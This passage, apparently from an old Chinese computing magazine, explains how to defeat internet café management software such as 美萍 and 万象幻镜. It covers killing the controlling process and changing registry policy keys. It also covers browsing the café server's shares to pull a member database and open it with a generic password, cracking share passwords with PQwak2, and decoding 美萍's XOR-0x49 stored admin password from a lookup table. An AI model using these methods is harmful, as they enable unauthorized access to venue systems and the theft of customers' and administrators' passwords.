不急，现在点击IE的“文件”—>“另存为”，把该网页保存。这时出现一个“保存Web页”的对话框，等这个对话框消失，你到保存这个网页的文件夹看看，是不是有一个文件夹名为“网页名+.files”？打开文件夹，就可看到你下载的文件。

④ 用QQ叫别人传文件给你，这种方法不适用于有防火墙的网吧。

⑤ 修改注册表：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
"1803"=dword:00000000
```

DWORD值大于3则不可下载。

三、关闭管理软件

在开机还未出现Windows登录框,就只有一片蓝底的时候，按“Ctrl+Alt+Del”看是否有网吧管理软件的进程，如没有，按“Esc”，有则结束它的进程。重复此步骤，直到彻底关闭。网吧管理软件的进程名较为隐蔽，万象幻镜的进程名为client，而且要关闭2次。

四、获取管理员及会员密码

1．获取会员密码：

任易打开一个文件夹，在地址栏的下拉菜单中点“桌面”→“网上邻居”→“main” 或“server”(就是主机啦)。进入后，看看主机开了哪些共享，如果有C 盘共享，在C 盘里找“octopus”文件夹，再找“octlog.mdb”这个文件。如果没有C盘共享，在其他盘里看看有没有“backup”或“备份”之类的文件夹，有的话试试看能不能找到octopus这类东西，然后找octlog.mdb这个文件。如果进主机的共享要密码，别怕，下载一个工具,PQwak2就可瞬间把密码破解(只对Win 98,Me有效)。把octlog.mdb用Office里的Access打开（如果本机没有Access，可把这个文件作为“附件”发到自己信箱，再到有Access的机器上打开），打开后会向你要密码，通用密码是“alpha”。这时会出现一个窗口，打开“userlist”，哈哈，看见什么了……

2．获取管理员密码：

如果前提是有“下载”的权限，下载一个破解万象幻镜密码的软件“wx01”。到此为止，这些方法已足够突破限制了。我认为只要突破下载限制，那么，什么限制都可以解除。

突破网吧管理软件限制总动员

“美萍”可以说是国内网吧使用率最高的管理软件。也正是这个原因，使得无数网吧大虾做梦都想把这个软件狠狠地踩在脚下。各种软件的BUG和破解方法层出不穷，然而“塞翁失马，焉知非福”，正是因为有如此多免费软件调试员的劳动成果，“美萍”才以比其他同类软件更快的速度完善自身。最近“美萍”又升级了，并且摒弃薄弱的注册表记录密码的方法。看来，各位免费软件调试员又要开始行动了……

“美萍”篇

文/木头

首先需要说明的一点是，突破“美萍”软件的限制和“美萍”软件的版本密切相关。我手头的“美萍”是从“美萍”软件的主页http://www.mpsoft.net/index_mp.htm下载的最新版本。不过就算你遇见的版本与这里介绍的不一样也没有关系，文中分析问题的方法对任何版本都是有效的，相信只要学会了这些方法，再多的升级也难不住你。

让我们先来看看一些具体的（比如禁止下载，禁止访问C盘，禁止使用资源管理器等）限制的解决方法。

这部分介绍的解决方法大部分都是钻“美萍”的空子，比较初级一点，是不需要重新启动计算机的方法。由于不是从根本上解决问题，所以，这些方法有时也不一定有效。不过，如果能使用这些方法突破软件的限制保护，那应该是最好的方法，因为它没有任何后遗症，也不会给网吧的管理人员造成额外的负担。

一、 禁止使用资源管理器

Windows 98的资源管理器和IE实际上在内核已经是整合了的，所以，只要能使用IE，理论上就能打开资源管理器。让我们回想一下平常自己操作电脑时，打开资源管理器的几种方法，然后看看在“美萍”的限制下，哪些能用，哪些不能用，如果不能用，如何解决：

1.在“我的电脑”上单击鼠标右键，选择“资源管理器”，一般采取“美萍”保护的系统都会屏蔽右键和“我的电脑”两样东西，所以此法不适用。

2.开始菜单——〉程序——〉资源管理器。

我遇见过有采用“美萍”保护，但是不屏蔽开始菜单的，不过数量不多，大家看运气了。

3.开始菜单上单击右键——〉资源管理器。

如果没有屏蔽掉右键，那么这种方法应该可行。

4.快捷键：Win+E 打开资源管理器。

如果快捷键能够使用，那么此法可行，相对来说，其他的破解也就方便很多。不过可惜的是，大部分网吧都屏蔽掉了“运行”功能，导致此法也不可行。

以上都是一些常规的方法，运气不够好的话，很难奏效。下面的就是一些比较“偏”的方法，对付网吧管理软件经常有意想不到的效果：

5.打开IE，选择：查看——〉浏览栏——〉文件夹（如图1 所示）。





图1

这种方法充分地利用了Windows 98里IE和系统核心紧密结合的特性，一般很难防范。

6.IE 的地址栏中，直接输入“我的电脑”或“桌面”都可以打开资源管理器。

7.随便找一个连接，选“目标另存为”，把“下载完毕后关闭该对话框”前面的勾去掉，等下载完成后，点“打开文件夹”按钮，就可以打开资源管理器了。详情见图2。



这里不要选　　点这个按钮就可以打开资源管理器了


图 2

二、禁止下载文件

这个功能如果被屏蔽，那么，想使用“初级”的方法来破解是很困难的，除非管理员设置的时候有留下漏洞。大家可以试验一下下面的两种方法：


1.IE 菜单：工具 ——〉Internet 选项 ——〉安全，把级别改低一点就好了。

我们的目的在于调出 IE 的设置选项卡，所以，凡是可以调出 IE 设置选项卡的程序我们都可以使用。最典型的例子是腾讯的 QQ。相信没有哪个网吧没装 QQ，用 QQ 自带的腾讯浏览器，就可以调出 IE 的设置选项卡了。具体操作如图 3 和图 4 所示。



点这里，打开腾讯浏览器

图 3



选这里，就可以设置IE了

图 4

2.使用右键的“目标另存为”功能下载。

3.有些网吧采用把c:\Windows\system下的名为inetcpl.cpl文件更名为inetcpl.old或别的名字的方法来屏蔽 IE 设置选项卡，我们可以通过把文件名改回来的方法突破限制。

三、禁止访问硬盘

这个限制比较麻烦。早版本的“美萍”可以通过在 IE 的地址栏输入：“file:///C:/”这样的字符串来突破限制，不过我从“美萍”软件的主页http://www.mpsoft.net/index_mp.htm下载的最新版本的“美萍”实验来看，这个漏洞已经解除，不能简单地通过 IE 来访问了。也就是说“初级”的方法已经不适用。不过，如果你所在的网吧所使用的“美萍”的版本较老，这种方法还是值得一试的。

另外，在 Windows 中执行一些特定的操作也可以调出一些访问硬盘的对话框，例如更改图标，另存文件等。这里以更改桌面图标为例：右键选择任何一个桌面的图标，选择属性，出现图 5 对话框，按照图 5 操作即可。




图 5

不过如果机器上安装了其他的一些应用软件，比如 AcdSee，FoxMail 等自己带有浏览硬盘功能的软件时，那么访问硬盘就变得很简单了。特别是 AcdSee，用好了的话，它的功能比资源管理器还强大！批量复制、改名文件、查找符合特定条件的文件等在 AcdSee 下面易如反掌！

四、禁止使用右键

这个限制好破，因为右键有个快捷键“Shift+F10”，一般很难屏蔽掉这种 Windows 自定义的快捷键的。

而且现在，越来越多的键盘上都带有一个右键专门的按钮，在“Win”键旁边的那个就是。

突破右键的功能限制，对于破解网吧管理软件

的限制有着重大的意义。很多操作都可以在右键里面找到，删除文件，重命名文件等这些可以对“美萍”造成致命伤害的功能都可以在右键内找到，所以我认为，右键的使用可以算是破解“美萍”的关键所在。突破了，其他的限制也就很方便了，没突破，就要多费很多脑筋。

上面介绍的都是比较初级的方法，找漏洞啦，快捷键啦，都不能从根本上解决问题。要从根本上解决管理软件的限制，还是要从Windows最核心的数据库——注册表入手！因为“美萍”的保护大部分也是基于注册表的修改的（从这个意义上来说，它和优化大师、超级兔子在技术层面上应该属于同一类软件）。如果我们能够找到“美萍”限制的键值，那么破解它就很简单了（如何突破对RegEdit.exe的运行限制请见后文）。

注册表中，和系统安全息息相关的主键是：

说明：此处列出的键值都是在USER下的，也就是说只对当前用户有效。如果要对所有用户进行设置，可以修改HKEY_LOCAL_MACHINE下面相应的键值。

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies
```

这个下面的键值大部分都和系统安全性能紧密相关，例如禁用某些功能，隐藏某些东西等。具体来说，主要有以下几个键值比较重要：

键值	类型值	功能
Explorer\NoDesktop	DWORD	1隐藏桌面所有图标
Explorer\Nodrivers	二进制	ffffff隐藏“我的电脑”中所有驱动器
Explorer\NoRun	DWORD	1 禁止“运行”
Explorer\NoViewContextMenu	二进制	1禁止右键
Explorer\NoFolderOptions	二进制	1禁止“INTERNET选项”
Explorer\NoSetFolders	二进制	1 禁止修改“控制面板”
System\DisableRegistryTools	DWORD	1禁止修改注册表
WinOldApp\Disabled	DWORD	1禁止MS-DOS方式
WinOldApp\NoRealMode	DWORD	1禁止重起至DOS方式

只要能够进入注册表编辑器，就可以对相应的键值进行修改，从而达到突破管理限制的目的。

然而，要进入注册表编辑器也不是那么容易的事情，在注册表中设置了禁止修改注册表以后，要重新打开注册表修改的功能，一般是采用导入“*.Reg”文件的做法，有些系统还可以通过如下方式“防止”导入“*.Reg”文件：

在HKEY_LOCAL_MACHINE\Software\CLASSES\.reg下右边的窗口中更改“默认”值为“txtfile”

这样，点击*.Reg文件就不能导入注册表了。

以上都是不用重启计算机的方法，如果可以重启计算机的话，那突破限制就简单多了。进入安全模式，什么东西都可以为所欲为。不过奉劝各位诸君，不要做得太狠，自己能舒服上网就行了！

上面讲的都是对付某种特定的限制的方法，要完全突破限制，能拿到系统的密码是再好不过的事情了。

可是，我们如何才能知道“美萍”把密码放在哪里呢？

Windows底下，密码、账号等等软件运行时所需要的信息的藏身之处无非两个——注册表和KeyFile（KeyFile是指在软件运行时起重要作用的一个文件，里面记录了诸如安装时间，路径，注册信息等，属于逆向工程的概念）。我们要找到密码，当然也就是要从这两处入手。

首先来看看注册表。如果软件把信息放在注册表里头，那么我们只要在注册表改变前后分别给注册表“拍个照”，然后再比较一下，信息就很明显了。当然，这个拍照的工作是不可能由人工来完成的。以前国外有一款优秀的注册表比较软件——RegSnap，功能还算强大，不过可惜就是要注册。现在我国的一位逆向工程大师TianWei自己开发了一套注册表比较软件——RegShot，相对于RegSnap来说，不仅功能强大不少，而且在占用系统资源、程序运行速度上都有很大的提高，最好的一件事情就是这个软件是完全的FreeWare，不用任何注册手续，下载了就能使用，而且没有任何广告之类的烦人的东西。所以，现在监视注册表的变化，理所当然是用RegShot！

下面我们来看看如何使用RegShot的主要功能特点：

“RegShot是个简单，实用的注册表比较工具，它通过两次抓取注册表而比较出答案。它的非压缩版本体积为29K，压缩版（UPX）13K，在同类软件中可谓是小巧玲珑！另外它还可以将你的注册表以纯文本方式记录下来，便于浏览；还

可以监察Win.ini，System.ini中的键值；还可以监察你Windows目录和System目录中文件的变化”(引自RegShot的ReadMe文件)。




图6

如此强大的功能，使用上却是异常简单，运行RegShot后，可以看到如图6所示的界面：

界面的右边是7个功能按钮，从上到下，依次是：

1. 1st Shot——在软件修改注册表前，给注册表拍个照。

2. Load 1stShot——拍照以后会在RegShot的目录中生成~1reg.txt文件，点击这个按钮，可以载入以前拍照的纪录。

3. 2nd Shot——软件修改完注册表，再拍一次照

4. !cOmpare——两次拍照完成，使用该按钮进行比较，比较结果会自动用记事本显示出来

5. Clear——清楚拍照纪录，为下一次使用做准备

6. Quit——退出软件

7. About——显示软件信息的“关于”对话框

界面的左边是一些常规的设置项，用什么软件打开比较结果，是否保存比较结果，是否监视Win.ini等文件等。

软件介绍到这里，相信大家都会使用它来“逆向”“美萍”的密码机制了吧？

根据我的分析结果，“美萍”的各项设置，大部分都会在HKEY_LOCAL_MACHINNE\Software\mpsoft\Smenu中留下蛛丝马迹。该主键下和密码相关的键值有：

```
exitpassword; quitpassword; setuppassword
```

这三个键，稍微懂一些英文的朋友都能一眼看出来是什么意思，我就不再罗嗦了。其中，特别重要的是setuppassword键，它里面包含了系统的设置密码。不过该键不是以明文的形式存放的，它是经过一次异或运算后变成密文，才存放到这里的，下面是一张密码对应表：

<table>
<tr><td>0=y</td><td>m=$</td><td>*=c</td></tr>
<tr><td>1=x</td><td>n='</td><td>(=a</td></tr>
<tr><td>2={</td><td>o=&</td><td>)=</td></tr>
<tr><td>3=z</td><td>p=9</td><td>-=d</td></tr>
<tr><td>4=}</td><td>q=8</td><td>_=没有密码</td></tr>
<tr><td>5=|</td><td>r=;</td><td>+=b</td></tr>
<tr><td>6=Alt+127</td><td>s=:</td><td>==t</td></tr>
<tr><td>7=~</td><td>t==</td><td>|=5 =没有密码</td></tr>
<tr><td>8=q</td><td>u=<</td><td>{=2</td></tr>
<tr><td>9=p</td><td>v=?</td><td>}-=4</td></tr>
<tr><td>a=(</td><td>w=></td><td>[=没有密码</td></tr>
<tr><td>b=+</td><td>x=1</td><td>]=没有密码</td></tr>
<tr><td>c=*</td><td>y=0</td><td>:=s</td></tr>
<tr><td>d=-</td><td>z=3</td><td>;=r</td></tr>
<tr><td>e=,</td><td>~=7</td><td>"=k</td></tr>
<tr><td>f=/</td><td>!=h</td><td>'=n</td></tr>
<tr><td>g=.</td><td>@=没有密码</td><td>'=)</td></tr>
<tr><td>h=!</td><td>#=j</td><td>?=v</td></tr>
<tr><td>i=没有密码</td><td>$=m</td><td>/=f</td></tr>
<tr><td>j=#</td><td>%=l</td><td>空格=没有密码</td></tr>
<tr><td>k="</td><td>^=没有密码</td><td></td></tr>
<tr><td>l=%</td><td>&=o</td><td></td></tr>
</table>

有点二进制运算经验的朋友一眼就能看出来，密文=明文Xor0x49，我们就可以利用这个公式以及异或运算的可逆性，结合注册表中的键值来推算出系统设定的密码。

这个漏洞很早就被人发现了，“美萍”公司当然也不会无动于衷，所以在它的最新版本的软件中，这些键值已经没有什么特别的作用了，不信你可以设置一个密码，然后到注册表中查看一下，和没设密码前没有任何变化。另外，由于“美萍”公司采用了先进的VxD技术来防止软件被跟踪，所以，想要动态调试出来它的密码存放的地方也是很困难的一件事情。不过，经过我的试验，终于还是发现了最新版“美萍”的密码存放的地方。发现这个文件，需要用到一个强大的文件比较工具，这里，我推荐是用Beyond Compare软件，该软件可以非常方便的比较两个文件夹下面的文件是否相同。不过这个软件的个头大了许多，使用上也复杂很多，我不可能在这里全部讲解，我就以我发现最新版本“美萍”的密码保存地的过程为例，来介绍一下该软件的使用，同时也让大家学会如何分析KeyFile。

1. 安装“美萍”到C:\Smenu，在该文件夹下新建一个Bak1的文件夹，把Smenu目录下所有

的文件都 Copy 到 Bak1 文件夹下面，这样，我们就有了一份最原始的“美萍”的文件的备份。

2．运行“美萍”，给系统设置加上密码。假设我设的是“123456789”。设置好后，退出“美萍”，回到 Windows。

3．在 C：\Smenu 下面再新建一个目录：Bak2，把这个时候Smenu下面的所有文件都Copy到Bak2目录下面，这样，我们就得到了设置了系统密码以后“美萍”程序的一个副本。

4．运行 Beyong Compare，开始会有一个提示注册的画面（Nag），不用管它，点 Continue，正式开始使用该软件。

